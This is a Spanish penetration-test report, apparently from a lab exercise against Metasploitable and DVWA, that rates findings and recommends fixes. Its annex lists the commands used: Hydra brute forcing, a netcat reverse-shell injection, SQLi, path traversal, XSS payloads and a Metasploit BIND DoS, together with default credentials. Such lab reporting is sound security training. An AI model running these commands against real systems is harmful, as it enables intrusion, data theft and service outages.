
Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto


Descripción

MySQL con root sin contraseña permite dump de bases y credenciales (admin:password).

Evidencias

- Conexión: mysql -h 192.168.1.41 -u root.





Afectación

Exfiltración de datos sensibles de aplicaciones web.

Recomendaciones

Establecer contraseñas fuertes; restringir acceso remoto.

6.2.5 Vulnerabilidades Web en Apache (Puerto 80) – DVWA

Tabla de valoración


Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto


Descripción


DVWA vulnerable a command injection, reverse shell, SQLi, file inclusion y XSS.

Evidencias


- Command injection:









- Reverse shell:




- SQLi:




- File inclusion:



- XSS:



- Cambiar el título de la página:



Afectación

RCE, exposición de datos, ejecución de scripts en navegador.

Recomendaciones

Sanitizar entradas; validar uploads; implementar WAF; actualizar aplicaciones.

6.2.6 Acceso PostgreSQL – Puerto 5432


Tabla de valoración


Severidad: Alta | CVSS aproximado: 8.8 | Explotabilidad: Fácil | Impacto: Alto

Descripción

Credenciales débiles permiten Meterpreter, shell y extracción de claves privadas.

Evidencias





Afectación

Acceso a datos y shell con posible escalada.

Recomendaciones

Cambiar credenciales; restringir acceso remoto; usar SSL.

6.3 Vulnerabilidades Medias

6.3.1 Acceso FTP con Credenciales Débiles – Puerto 21


Tabla de valoración

Severidad: Media | CVSS aproximado: 6.5 | Explotabilidad: Fácil | Impacto: Medio

Descripción

Acceso con credenciales débiles (msfadmin/msfadmin) vía Hydra, exploración de directorios vulnerables.

Evidencias



Afectación

Lectura de archivos ocultos y sensibles.

Recomendaciones

Cambiar credenciales; auditar usuarios.

6.3.2 Acceso ProFTPD – Puerto 2121


Tabla de valoración

Severidad: Media | CVSS aproximado: 6.5 | Explotabilidad: Fácil | Impacto: Medio

Descripción

Acceso FTP con credenciales débiles, similar a puerto 21.

Evidencias



Afectación

Exploración de archivos.

Recomendaciones

Desactivar FTP redundante; auditar.

6.4 Vulnerabilidades Bajas

6.4.1 DoS en BIND – Puerto 53

Tabla de valoración

Severidad: Baja | CVSS aproximado: 5.3 | Explotabilidad: Media | Impacto: Bajo

Descripción

DoS mediante paquete malformado; crash temporal de named.

Evidencias

```
msf auxiliary(dos/dns/bind_tkey) > set rhost 192.168.1.39
rhost ⇒ 192.168.1.39
msf auxiliary(dos/dns/bind_tkey) > run
[*] Sending packet to 192.168.1.39
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/dns/bind_tkey) >
```

```
┌──(kali㉿kali)-[~]
└─$ dig @192.168.1.39 google.com
;; communications error to 192.168.1.39#53: connection refused
;; communications error to 192.168.1.39#53: connection refused
;; communications error to 192.168.1.39#53: connection refused

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.1.39 google.com
; (1 server found)
;; global options: +cmd
;; no servers could be reached
```

Afectación

Denegación temporal de DNS.

Recomendaciones

Actualizar BIND; configurar firewall para DNS.

6.4.2 RPCBind expuesto – Puerto 111


Tabla de valoración

Severidad: Baja | CVSS aproximado: 5.3 | Explotabilidad: Media | Impacto: Bajo

Descripción

rpcbind expuesto para mapeo RPC.

Evidencias



Afectación

Posible enumeración RPC o DoS.

Recomendaciones

Restringir rpcbind; desactivar si no necesario.

7. Recomendaciones Finales

Prioridad Crítica:

- Desactivar servicios expuestos (1524, 21, 3632); parchear backdoors.

Prioridad Alta:

- Cambiar credenciales débiles (SSH, VNC, Telnet, MySQL, PostgreSQL); implementar WAF para web.

Prioridad Media:

- Restringir accesos remotos; auditar rpcbind y BIND.

Prioridad Baja:

- Monitorear DoS; formación en seguridad

8. Anexos

8.1 Comandos utilizados

A continuación se detallan los comandos principales ejecutados durante la práctica, agrupados por puerto/servicio. Estos comandos permiten repetir las pruebas en un entorno similar.

Puerto 1524 – Bindshell root

- Conexión directa a la bindshell: nc 192.168.1.41 1524

Puerto 21 – FTP (msfadmin + backdoor vsftpd)

- Brute force de contraseña con Hydra: hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.41
- Conexión FTP manual: ftp 192.168.1.41 → usuario: msfadmin, contraseña: msfadmin

Puerto 2121 – ProFTPD

- Conexión FTP: ftp 192.168.1.41 2121 → usuario: msfadmin, contraseña: msfadmin

Puerto 5900 – VNC

- Brute force con Hydra: hydra -l root -P /usr/share/wordlists/rockyou.txt vnc://192.168.1.41:5900
- Conexión: vncviewer 192.168.1.41:5900 → contraseña: password

Puerto 23 – Telnet

- Conexión: telnet 192.168.1.41 23 → usuario: msfadmin, contraseña: msfadmin

Puerto 53 – BIND (DoS)

- Verificación: dig @192.168.1.41 google.com

Puerto 3306 – MySQL

- Conexión sin contraseña: mysql -h 192.168.1.41 -u root

Puerto 80 – Apache / DVWA

- Command Injection: 127.0.0.1 && whoami127.0.0.1 && id127.0.0.1 && ls -a
- Reverse shell: 127.0.0.1 && nc -e /bin/sh 192.168.1.43 4444 (listener: nc -lvnp 4444)
- SQL Injection: 1' OR '1'='1
- File Inclusion: ?page=../../../../../../etc/passwd
- XSS: <script>alert('XSS')</script><script>document.title='estas siendo atacado'</script>

Comandos generales de reconocimiento

- Escaneo inicial: nmap -p- --open --min-rate 5000 -n -sS -Pn 192.168.1.41